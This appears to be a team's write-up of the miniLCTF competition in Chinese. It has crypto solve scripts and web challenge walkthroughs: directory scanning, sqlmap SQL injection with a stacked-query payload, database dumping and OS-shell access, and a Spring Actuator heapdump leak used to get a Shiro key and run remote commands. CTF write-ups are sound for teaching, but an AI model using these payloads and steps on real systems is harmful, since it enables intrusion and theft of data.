$$(A, E) = \begin{pmatrix} 1 & -2 & 3 & 4 & 1 & 0 & 0 \\ 0 & 1 & -1 & 1 & 0 & 1 & 0 \\ 1 & 2 & 0 & 3 & 0 & 0 & 1 \end{pmatrix} \rightarrow \begin{pmatrix} 1 & -2 & 3 & 4 & 1 & 0 & 0 \\ 0 & 1 & -1 & 1 & 0 & 1 & 0 \\ 0 & 4 & -3 & -1 & -1 & 0 & 1 \end{pmatrix}$$

$$\rightarrow \begin{pmatrix} 1 & -2 & 3 & 4 & -1 & 0 & 0 \\ 0 & 1 & -1 & 1 & 0 & 1 & 0 \\ 0 & 4 & -3 & -1 & -1 & 0 & 1 \end{pmatrix} \rightarrow \begin{pmatrix} 1 & 0 & 0 & 11 & 2 & 6 & -1 \\ 0 & 1 & 0 & -4 & -1 & -3 & 1 \\ 0 & 0 & 1 & -5 & -1 & -4 & 1 \end{pmatrix}$$

$$\text{故 } \alpha_1 = k_1 \begin{pmatrix} -11 \\ 4 \\ 5 \\ 1 \end{pmatrix} + \begin{pmatrix} 2 \\ -1 \\ -1 \\ 0 \end{pmatrix}, \alpha_2 = k_2 \begin{pmatrix} -11 \\ 4 \\ 5 \\ 1 \end{pmatrix} + \begin{pmatrix} 6 \\ -3 \\ -4 \\ 0 \end{pmatrix}, \alpha_3 = k_3 \begin{pmatrix} -11 \\ 4 \\ 5 \\ 1 \end{pmatrix} + \begin{pmatrix} -1 \\ 1 \\ 1 \\ 0 \end{pmatrix}.$$

$$\text{或 } x = \begin{pmatrix} 2-11k_1 & 6-11k_2 & -1-11k_3 \\ -1+4k_1 & -3+4k_2 & 1+4k_3 \\ -1+5k_1 & -4+5k_2 & 1+5k_3 \\ k_1 & k_2 & k_3 \end{pmatrix} \quad (k_1, k_2, k_3 \in \mathbf{R}).$$

Exp

```
1 from Crypto.Util.number import *
2 from Crypto.Cipher import AES
3 from sage import *
4 pkA, pkB, ct = load('output.sobj')
5
6 def getA(mat):
7 m = Matrix(99, 66)
8 for i in range(99):
9 for j in range(66):
10 m[i,j] = mat[i,j]
11 return m
12
13
14 def getRAB(mat):
15 m = Matrix(66,99)
16 for i in range(66):
17 for j in range(99):
```

```

18 m[i,j] = mat[i,j]
19 return m
20
21
22 ans = []
23 for a,b in zip(pkA, pkB):
24 # restore A1, B1.
25 A1 = getA(a)
26 B1 = getRAB(a.echelon_form())
27 ans.append((A1.transpose()*b*B1.transpose()).det())
28
29 flag = bytes.fromhex(ct)
30 print(ans)
31 #[1179557241, 2325357500, 1382323640, 967244040]
32 shared = b"".join(long_to_bytes(int(x)) for x in ans)
33 aes = AES.new(shared, AES.MODE_ECB)
34 ct = aes.decrypt(flag)
35 print(ct)
36 # b'miniLCTF{th3re 15_a 1n7r3st1ng tr1ck_of_matr1x!}'

```



miniLCTF{th3re 15\_a 1n7r3st1ng tr1ck\_of\_matr1x!}

## Sums🤔🤔🤔🤔| UNSOLVED| working: sage

这个背包是非超递增的，试过拿经典的背包格打，打不出来

查了论文如果非超递增要满足别的递增性，但是这个也是不满足

## Curvesignin\_Reveng\_pro🤔🤔🤔🤔| UNSOLVED| working: sage, 0xcafebabe

exp半成品

```

1 from random import randint
2 from os import urandom
3 from collections import namedtuple
4 from hashlib import sha256
5
6 from Crypto.Cipher import AES
7 from Crypto.Util.number import *
8 from Crypto.Util.Padding import pad
9 Point = namedtuple("Point", "x y")
10
11 def add(P, Q):

```



```

12 Px, Py = P.x, P.y
13 Qx, Qy = Q.x, Q.y
14 Rx = (Px*Qx-e*Py*Qy) % N
15 Ry = (Px*Qy+Py*Qx) % N
16 return Point(Rx ,Ry)
17
18
19 def mul(P, exp):
20 Q = Point(1, 0)
21 while exp > 0:
22 if exp & 1:
23 Q = add(Q, P)
24 P = add(P, P)
25 exp >>= 1
26 return Q
27
28
29
30 def jdg(P):
31 x = P.x % e
32 if legendre_symbol(x,e) == 0:
33 print("ERROR_IN_JDG")
34 exit(0)
35 return legendre_symbol(x,e)
36
37 def next_point(P,num):
38 x0 = P.x
39 y0 = P.y
40 if num == 1 :
41 x = PolynomialRing(Zmod(N), 'x').gen()
42 f = x ** 4 - x0 * x ** 2 - e * inverse(4,N) * y0 ** 2
43 x = f.roots()[0][0]
44 y = (y0 * inverse(2*x,N)) % N
45 assert mul(Point(x,y),2) == P
46 return Point(x,y)
47 elif num == -1 :
48 x = PolynomialRing(Zmod(N), 'x').gen()
49 f = 4 * x ** 3 - 3 * x - x0
50 x = f.roots()[0][0]
51 y = PolynomialRing(Zmod(N), 'y').gen()
52 g = 3 * y - 4 * e * y ** 3 - y0
53 y = g.roots()[0][0]
54 assert mul(Point(x,y),3) == P
55 return Point(x,y)
56 else:
57 print("ERROR_IN_NEXT_POINT")
58 exit(0)

```

```


59
60 def decrypt(share_secret: int, flag: bytes, iv: bytes):
61 key = sha256(long_to_bytes(share_secret)).digest()[0:16]
62 cipher = AES.new(key, AES.MODE_CBC, iv)
63 ciphertext = cipher.decrypt(flag, 16)
64 print(ciphertext)
65
66
67 Alice_pub =
 Point(x=53887628258266977236946886765125225993985116834354341126233510219966071
 523616,
 y=28158965058787630555744590318664291139012897721840003355218563579301165856248
)
68 Bob_pub =
 Point(x=34916507512495859038246013669842835077935990837718819374050138139835873
 991114,
 y=17695334453582551266443068581568418621987401844207090836349323784243222912322
)
69
70
71
72 N =
 61820395509869592945047899644070363303060865412602815892951881829112472104091
73 e = 133422
74 G =
 Point(3723408098796834521004681454394156853402668320813493525649881866641693622
 8347,23681207802011885401101067347527183297441941230486570817545706194562153385
 116)
75
76
77
78 print(next_point(mul(G,2), -1))
79
80
81
82 # decrypt(0,
 bytes.fromhex("a4923a789d1ebe2a84c300bcf38dd564250089746a84509360ec8b728ecadac2
 fa5cd26bfdef00d26f8e6d2fcc4e6a00",
 bytes.fromhex("aa4b4d17e2227752b79a811669915786"))))

```

Web🎲🎲 (6/7)

Snooker King🎱 | SOLVED | working: mahiro\_zcy

进去以后搜 1145，直接得到答案。



```
32,
1145,
"miniLCTF{U_ju3T_Hlt_1145_sN0Ok3r_Balls?!}",
2
],
[
11,
"Table Wall",
1
```

🎉 miniLCTF{U\_ju3T\_Hlt\_1145\_sN0Ok3r\_Balls?!}

## SmartPark🤔🤔 | SOLVED| working: 0xcafebabe

第一次搞，没啥经验，轻喷..

🔍 sqlmap学习地址: <https://www.bilibili.com/video/BV1Yv4y1q7dX>

先扫网站

```

1 steesha@DESKTOP-AX114514:~/dirsearch$./dirsearch.py -u
 http://192.168.1.222:14516/ -t 50
2
3 _|. _ _ _ _ _ _|_ v0.4.3
4 (_||| _) (/ _(_|| (_|)
5
6 Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 |
 Wordlist size: 11722
7
8 Output: /home/steesha/dirsearch/reports/http_192.168.1.222_14516/__24-05-01_11-
 26-06.txt
9
10 Target: http://192.168.1.222:14516/
11
12 [11:26:06] Starting:
13 [11:27:29] 401 - 45B - /backup
14 [11:27:30] 301 - 42B - /backup/ -> /backup
15 [11:29:23] 301 - 44B - /swagger -> /swagger/
16 [11:29:24] 200 - 4KB - /swagger/index.html
17 [11:29:24] 404 - 9B - /swagger/api-docs
18 [11:29:24] 404 - 9B - /swagger/swagger-ui.htm
19 [11:29:24] 404 - 9B - /swagger/swagger-ui.html
20 [11:29:24] 404 - 9B - /swagger/v1.0/api-docs
21 [11:29:24] 404 - 9B - /swagger/v1.0/swagger.json
22 [11:29:24] 404 - 9B - /swagger/v1/api-docs
23 [11:29:24] 404 - 9B - /swagger/v1/swagger.json/
24 [11:29:24] 404 - 9B - /swagger/v2.0/swagger.yaml
25 [11:29:24] 404 - 9B - /swagger/v2.0/swagger.json
26 [11:29:24] 404 - 9B - /swagger/v2/api-docs
27 [11:29:24] 404 - 9B - /swagger/v2/swagger.yaml
28 [11:29:24] 404 - 9B - /swagger/v3.0/api-docs
29 [11:29:24] 404 - 9B - /swagger/v3.0/swagger.yaml
30 [11:29:24] 404 - 9B - /swagger/swagger
31 [11:29:24] 404 - 9B - /swagger/ui
32 [11:29:24] 404 - 9B - /swagger/v1.0/swagger.yaml
33 [11:29:24] 404 - 9B - /swagger/v1/swagger.json
34 [11:29:24] 404 - 9B - /swagger/v2.0/api-docs
35 [11:29:24] 404 - 9B - /swagger/v1/swagger.yaml
36 [11:29:24] 404 - 9B - /swagger/v3.0/swagger.json
37 [11:29:24] 404 - 9B - /swagger/v2/swagger.json

```

进去/swagger/index.html, 创建一个用户

```

1 steesha
2 steeshasteesha

```

然后登录的地方，创建一个验证码，用burp suite在登录的时候抓包

```
1 POST /login HTTP/1.1
2 Host: 192.168.1.222:10613
3 Content-Length: 88
4 accept: text/plain
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Origin: http://192.168.1.222:10613
8 Referer: http://192.168.1.222:10613/swagger/index.html
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 username=steesha&password=steeshasteesha&captcha_key=I3U0&captcha_token=B7D0GJ4
 G4U4V10WX
```

保存为文件package.txt

然后:

```
1 sqlmap -r package.txt -p password
2 ##发现 后台是Pg, 且可以被注入!
3 [*] starting @ 02:17:59 /2024-05-02/
4
5 [02:17:59] [INFO] parsing HTTP request from 'package.txt'
6 [02:17:59] [INFO] testing connection to the target URL
7 [02:17:59] [WARNING] the web server responded with an HTTP error code (403)
 which could interfere with the results of the tests
8 [02:17:59] [INFO] testing if the target URL content is stable
9 [02:17:59] [INFO] target URL content is stable
10 [02:17:59] [WARNING] heuristic (basic) test shows that POST parameter
 'password' might not be injectable
11 [02:17:59] [INFO] testing for SQL injection on POST parameter 'password'
12 [02:17:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
13 [02:18:00] [INFO] testing 'Boolean-based blind - Parameter replace (original
 value)'
14 [02:18:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (EXTRACTVALUE)'
15 [02:18:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
16 [02:18:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
 or HAVING clause (IN)'
```

```
17 [02:18:00] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
 (XMLType)'
```

```
18 [02:18:00] [INFO] testing 'Generic inline queries'
```

```
19 [02:18:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
```

```
20 [02:18:11] [INFO] POST parameter 'password' appears to be 'PostgreSQL > 8.1
 stacked queries (comment)' injectable
```

```
21 it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test
 payloads specific for other DBMSes? [Y/n] Y
```

```
22 for the remaining tests, do you want to include all tests for 'PostgreSQL'
 extending provided level (1) and risk (1) values? [Y/n] Y
```

```
23 [02:18:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

```
24 [02:18:11] [INFO] automatically extending ranges for UNION query injection
 technique tests as there is at least one other (potential) technique found
```

```
25 [02:18:11] [INFO] target URL appears to be UNION injectable with 1 columns
```

```
26 [02:18:11] [WARNING] if UNION based SQL injection is not detected, please
 consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
```

```
27 [02:18:11] [INFO] checking if the injection point on POST parameter 'password'
 is a false positive
```

```
28 POST parameter 'password' is vulnerable. Do you want to keep testing the
 others (if any)? [y/N] N
```

```
29 sqlmap identified the following injection point(s) with a total of 69 HTTP(s)
 requests:
```

```
30 ---
```

```
31 Parameter: password (POST)
```

```
32 Type: stacked queries
```

```
33 Title: PostgreSQL > 8.1 stacked queries (comment)
```

```
34 Payload: username=steesha&password=aaa';SELECT PG_SLEEP(5)--
 &captcha_key=I1I3&captcha_token=WMBP291UURP1WX0F
```

```
35 ---
```

```
36 [02:18:26] [INFO] the back-end DBMS is PostgreSQL
```

```
37 [02:18:26] [WARNING] it is very important to not stress the network connection
 during usage of time-based payloads to prevent potential disruptions
```

```
38 back-end DBMS: PostgreSQL
```

```
39 [02:18:27] [WARNING] HTTP error codes detected during run:
```

```
40 403 (Forbidden) - 80 times
```

```
41 [02:18:27] [INFO] fetched data logged to text files under
 '/home/steesha/.local/share/sqlmap/output/192.168.1.222'
```

```
42 [02:18:27] [WARNING] your sqlmap version is outdated
```

```
43
```

```
44 [*] ending @ 02:18:27 /2024-05-02/
```

当然这中间我还探索了数据库中的每一个细节

```
1 Database: public
2 [3 tables]
```


```

3 +-----+
4 | captcha |
5 | users |
6 | vehicle_info |
7 +-----+
8
9 Database: public
10 Table: vehicle_info
11 [5 columns]
12 +-----+-----+
13 | Column | Type |
14 +-----+-----+
15 | describe | text |
16 | driver_id | int4 |
17 | driver_name | varchar |
18 | id | int4 |
19 | plate | varchar |
20 +-----+-----+
21
22
23 Database: public
24 Table: users
25 [3 columns]
26 +-----+-----+
27 | Column | Type |
28 +-----+-----+
29 | id | int4 |
30 | password | varchar |
31 | username | varchar |
32 +-----+-----+
33
34 Database: public
35 Table: users
36 [2 entries]
37 +---+-----+-----+-----+
38 | id | password | username |
39 +---+-----+-----+-----+
40 | 1 | I_3m_The_Gre3t_M3steR_0F_PArKING_Lot!! | master |
41 | 2 | steeshasteesha | steesha |
42 +---+-----+-----+-----+
43
44 Database: public
45 Table: captcha
46 [1 entry]
47 +-----+-----+-----+-----+
48 | key | timestamp | id | token |
49 +-----+-----+-----+-----+

```

```
50 | I3U0 | 2024-05-02 02:30:57.051332 | 1 | B7D0GJ4G4U4V10WX |
51 +-----+-----+-----+-----+-----+-----+-----+-----+
```

拿到master密码后（后来发现哪个用户都可以），可以下载整个网站



不过下载后并没有发现什么，所以我转而拿shell

```
1 sqlmap -r package.txt -p password --os-shell
2 os-shell> cat /flag
3 do you want to retrieve the command standard output? [Y/n/a]
4 [02:43:47] [INFO] retrieved: GET IT FROM ENV
5 command standard output: 'GET IT FROM ENV'
6
7 ## 提示我们应该从环境变量中获取flag，于是：
8 os-shell> echo $FLAG
9 do you want to retrieve the command standard output? [Y/n/a]
10 [02:43:58] [INFO] retrieved:
 miniLCTF{D0nt_tRy_tH1s_At_H0m3_XD_k4eMI9T4HskshSoD1nY6MMUPC6SLu9qi}
11 command standard output:
 'miniLCTF{D0nt_tRy_tH1s_At_H0m3_XD_k4eMI9T4HskshSoD1nY6MMUPC6SLu9qi}'
```



miniLCTF{D0nt\_tRy\_tH1s\_At\_H0m3\_XD\_k4eMI9T4HskshSoD1nY6MMUPC6SLu9qi}



# Jvav Guy🤔🤔 | SOLVED | working: mahiro\_zcy

## 在目录

```
1 http://47.113.202.32/actuator/heapdump
```


获得到 headdump 的下载链接:

```
1 Go to BaiduYunDisk-link for your heapdump链接:
https://pan.baidu.com/s/129B14CkuewNi-0u4HIcUfw?pwd=dump 提取码: dump解压码:
heapdump-miniL解压码: heapdump-miniL解压码: heapdump-miniL解压码: heapdump-miniL
```

下载并解压后得到 headdump 文件 wabibabo。用 heapdump\_tool 分析, 获得 shirokey。


```
1 java -jar heapdump_tool.jar wabibabo
2 [-] file: wabibabo
3 [-] Start jhat, waiting...
4 [-] find object count: 120274
5 [-] too many object, please input 0/1 to choose mode.
6 0. (search data, may can't find some data, can't use function
 num=,len=,getip,geturl,getfile).
7 1. (load all object, need wait a few minutes).
8 > 1
9 [-] start process object, waiting...
10 [-] please input keyword value to search, example:
 password,re=xxx,len=16,num=0-
 10,id=0x123a,class=org.xx,all=true,geturl,getfile,getip,shirokey,systemproperti
 es,allproperties,hashtable input q/quit to quit.
11 > shirokey
12 >> 3ScQ/9pIhkTTSylCwe86qg==
```

用 ShiroAttack2 (<https://shiro.sumsec.me/>) 进行攻击:



填写地址和 shirokey，检测下密钥（启用 AES GCM 加密）和利用链，就可以执行任意命令了。

找 flag 文件：



```
1 cat /ruoyi/flag.txt
```



miniLCTF{w0w\_Y0u\_Are\_a\_re@lly\_good\_SpringActu@t0r\_H4cker!}

## SmartPark-Revenge 🤔🤔🤔 | SOLVED | working: 0xcafebabe

```
1 源码被更改，无法直接注入
2 // 原先
3 passwordRegex := regexp.MustCompile(`^\x20-\x7E]{8,}$`)
4 //现在
5 passwordRegex := regexp.MustCompile(`^[a-zA-Z0-9]{8,}$`)
6
7 //id无法注入
8 regex := regexp.MustCompile(`^[0-9]+$`)
9
```

发现/test可以注入

\*可以执行sql

```
1 {{.DbCall "*"}}{{.Result}}
```

pac.txt

```
1 POST /test HTTP/1.1
2 Host: 192.168.1.222:5858
3 accept: text/plain
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
5 Content-Type: text/plain
6 Origin: http://192.168.1.222:5858
7 Referer: http://192.168.1.222:5858/swagger/index.html
8 Origin: http://192.168.1.222:5858
9 Referer: http://192.168.1.222:5858/swagger/index.html
10 Authorization:
 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ0MzA3NzksInN1YiI6InN0ZWVzaG
 EifQ.d5UYpdk98MWWnGwcl5-UpM1XozcmBVZrUYbLGQYz9pc
11 Connection: close
12 Content-Length: 48
```

13

```
14 {{.DbCall "*"}}{{.Result}}
```

```
1 sqlmap -r pac.txt --batch --os-shell
```

```
1 steesha@DESKTOP-AX114514 ~> sqlmap -r pac.txt -p select
2
3 ___
4 ___ __H__
5 ___ ___[]]_____ ___ ___ {1.6.4#stable}
6 |_-| . [.] | .'| . |
7 |___|_ [.]_|_|_|_|_|_|_|_|_|_|_|_|
8 |_|V... |_| https://sqlmap.org
9
10
11 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior
12 mutual consent is illegal. It is the end user's responsibility to obey all
13 applicable local, state and federal laws. Developers assume no liability and
14 are not responsible for any misuse or damage caused by this program
15
16 [*] starting @ 22:03:30 /2024-05-03/
17
18 [22:03:30] [INFO] parsing HTTP request from 'pac.txt'
19 custom injection marker ('*') found in POST body. Do you want to process it?
20 [Y/n/q] Y
21
22 [22:03:34] [INFO] testing connection to the target URL
23 [22:03:34] [INFO] testing if the target URL content is stable
24 [22:03:35] [WARNING] target URL content is not stable (i.e. content differs).
